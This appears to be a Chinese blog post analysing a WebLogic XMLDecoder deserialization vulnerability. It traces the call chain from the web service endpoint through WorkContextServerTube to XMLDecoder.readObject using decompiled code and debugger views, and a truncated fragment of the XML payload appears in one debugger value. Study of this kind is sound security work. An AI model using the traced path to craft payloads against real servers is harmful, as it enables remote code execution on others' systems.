
```
public Packet process(Packet request, WebServiceContextDelegate wscd, TransportBackChannel tbc) {  request: "com.sun.xml.ws.api.message.Packet@7153
    request.webServiceContextDelegate = wscd;  wscd: WLSServletAdapter$WLSServletConnection@12692
    request.transportBackChannel = tbc;  tbc: HttpAdapter$Oneway@12965
    request.endpoint = WSEndpointImpl.this;
    if (WSEndpointImpl.this.wsdlProperties != null) {
        request.addSatellite(WSEndpointImpl.this.wsdlProperties);
    } else {
        request.invocationProperties.put("javax.xml.ws.wsdl.service", WSEndpointImpl.this.serviceName);
        request.invocationProperties.put("javax.xml.ws.wsdl.port", WSEndpointImpl.this.portName);
        if (WSEndpointImpl.this.seiModel != null) {
            request.invocationProperties.put("javax.xml.ws.wsdl.description", new InputSource(WSEndpointImpl.this.seiModel.getWSDLLocation()));
        }
    }

    String localPart = WSEndpointImpl.this.port == null ? null : request.getMessage().getPayloadLocalPart();  localPart: null
    if (localPart != null) {
        request.invocationProperties.put("javax.xml.ws.wsdl.operation", new QName(request.getMessage().getPayloadNamespaceURI(), localPart));  loca
    }

    Fiber fiber = WSEndpointImpl.this.engine.createFiber();  fiber: "engine-weblogic.wsee.jaxws.WLSContainer$WLSEndpointFactory$WLSEndpointImpl@1af

    Packet response;
    try {
        response = fiber.runSync(this.tube, request);  fiber: "engine-weblogic.wsee.jaxws.WLSContainer$WLSEndpointFactory$WLSEndpointImpl@1affe95af
```

这里创建了一个var7,并进行赋值var7=packet,然后将var7返回变成response,中间并没有对var7进行操作。所以很有可能是在this.doRun方法中处理var7




```
Fiber › runSync()
ass 文件, bytecode version: 49.0 (Java 5)
        Packet var7;
        try {
            this.synchronous = true;
            this.packet = request;
            this.next = tubeline;
            this.doRun();
            if (this.throwable != null) {...}

            var7 = this.packet;
        } finally {
            this.conts = oldCont;
            this.contsSize = oldContSize;
            this.synchronous = oldSynchronous;
            this.next = oldNext;
            if (this.interrupted) {
                Thread.currentThread().interrupt();
                this.interrupted = false;
            }

            if (!this.started && !this.startedSync) {
                this.completionCheck();
            }

        }

        return var7;
    }
```

这里有个_doRun方法




```
Fiber › doRun()
lass 文件, bytecode version: 49.0 (Java 5)
    }

    private void doRun() {
        this.dumpFiberContext( desc: "running");
        if (serializeExecution) {
            serializedExecutionLock.lock();

            try {
                this._doRun(this.next);
            } finally {
                serializedExecutionLock.unlock();
            }
        } else {
            this._doRun(this.next);
        }

    }
```

又遇到个_doRun



```
Fiber › _doRun()
ss 文件, bytecode version: 49.0 (Java 5)

            try {
                var15 = true;
                this.needsToReenter = false;
                if (this.interceptorHandler == null) {
                    this.next = next;   next: WseeServerTube@12398
                    this.__doRun();
                } else {
                    next = this.interceptorHandler.invoke(next);
                }
```


这里来到了个for循环



```
Fiber › __doRun()
s 文件, bytecode version: 49.0 (Java 5)                                                   Do

    try {
        boolean abortResponse = false;   abortResponse: false

        for(boolean justSuspended = false; !this.isCanceled && !this.isBlocking(justSuspended) && !this.needsToReenter; this
            try {
                NextAction na;
                Tube last;
                if (this.throwable != null) {...} else if (this.next != null) {
                    if (traceEnabled) {   traceEnabled: false
                        LOGGER.finer( msg: this.getName() + ' ' + this.next + ".processRequest(" + (this.packet != null ? "P
                    }

                    na = this.next.processRequest(this.packet);
```


结合前面的调用栈来看， `WorkContextServerTube.processRequest()` 才是触发漏洞的一环，而非此处的 `this.next` 为 `WseeServerTube` 。这里快进到 `this.next=WorkContextServerTube`

这里将 `packet.message.headers` 传入了readHeaderOld




```
WorkContextServerTube › processRequest()
lass 文件, bytecode version: 49.0 (Java 5)
ogic.wsee.jaxws.workcontext.WorkContextServerTube 可用的备选的源码
    public NextAction processRequest(Packet var1) {   var1: com.sun.xml.ws.api.message.Packet@
        this.isUseOldFormat = false;
        if (var1.getMessage() != null) {
            HeaderList var2 = var1.getMessage().getHeaders();   var2 (slot_2):  size = 1   var1: "com.sun.xml.ws.ap
            Header var3 = var2.get(WorkAreaConstants.WORK_AREA_HEADER,  markAsUnderstood: true);   var3 (slot_3): S
            if (var3 != null) {
                this.readHeaderOld(var3);   var3 (slot_3): StreamHeader11@13126
                this.isUseOldFormat = true;
            }
```

这里对我们的var1进行了一系列操作后(var3.bridge有点看不明白),byte类型的var4为我们的payload




```
WorkContextTube 〉 readHeaderOld()
.class 文件, bytecode version: 49.0 (Java 5)                                   选择源...(S)
blogic.wsee.jaxws.workcontext.WorkContextTube 可用的备选的源码        10 (weblogic.jar)    禁用

    protected void readHeaderOld(Header var1) {  var1: StreamHeader11@13759
        try {
            XMLStreamReader var2 = var1.readHeader();  var2 (slot_2): StreamReaderBufferProcessor@13763  var1: StreamHeader11@13759
            var2.nextTag();
            var2.nextTag();
            XMLStreamReaderToXMLStreamWriter var3 = new XMLStreamReaderToXMLStreamWriter();  var3 (slot_3): XMLStreamReaderToXMLStreamWriter@13789
            ByteArrayOutputStream var4 = new ByteArrayOutputStream();  var4 (slot_4): "<java version="1.4.0" class="java.beans.XMLDecoder">\n<void cl
            XMLStreamWriter var5 = XMLStreamWriterFactory.create(var4);  var5 (slot_5): XMLStreamWriterFactory$HasEncodingWriter@13794
            var3.bridge(var2, var5);  var3 (slot_3): XMLStreamReaderToXMLStreamWriter@13789  var2 (slot_2): StreamReaderBufferProcessor@13763
            var5.close();  var5 (slot_5): XMLStreamWriterFactory$HasEncodingWriter@13794
            WorkContextXmlInputAdapter var6 = new WorkContextXmlInputAdapter(new ByteArrayInputStream(var4.toByteArray()));  var4 (slot_4): "<java ve
            this.receive(var6);
```

然后进入this.receive(var6),一直往里走




```
WorkContextLocalMap 〉 receiveRequest()
lass 文件, bytecode version: 49.0 (Java 5)
gic.workarea.WorkContextLocalMap 可用的备选的源码        10 (wlclient.jar)

    public void receiveRequest(WorkContextInput var1) throws IOException {  var1: WorkContextXmlInputAdapter@13828
        while(true) {
            try {
                WorkContextEntry var2 = WorkContextEntryImpl.readEntry(var1);  var1: WorkContextXmlInputAdapter@13828
                if (var2 == WorkContextEntry.NULL_CONTEXT) {
                    return;
                }

                String var3 = var2.getName();
                this.map.put(var3, var2);
                if (debugWorkContext.isDebugEnabled()) {
                    debugWorkContext.debug( s: "receiveRequest(" + var2.toString() + ")");
```



```
WorkContextEntryImpl 〉 readEntry()
lass 文件, bytecode version: 49.0 (Java 5)
        }

    }

    public static WorkContextEntry readEntry(WorkContextInput var0) throws IOException, ClassNotFoundException {  var0: Work
        String var1 = var0.readUTF();  var0: WorkContextXmlInputAdapter@13828
        return (WorkContextEntry)(var1.length() == 0 ? NULL_CONTEXT : new WorkContextEntryImpl(var1, var0));
    }

    public String toString() {
```

成功到达xmlDecoder#readObject



```
WorkContextXmlInputAdapter 〉 readUTF()
ass 文件, bytecode version: 49.0 (Java 5)
    }

    public String readUTF() throws IOException {
        return (String)this.xmlDecoder.readObject();
    }
```

参考

https://www.anquanke.com/post/id/231484#h3-7

https://www.cnblogs.com/ph4nt0mer/p/11775908.html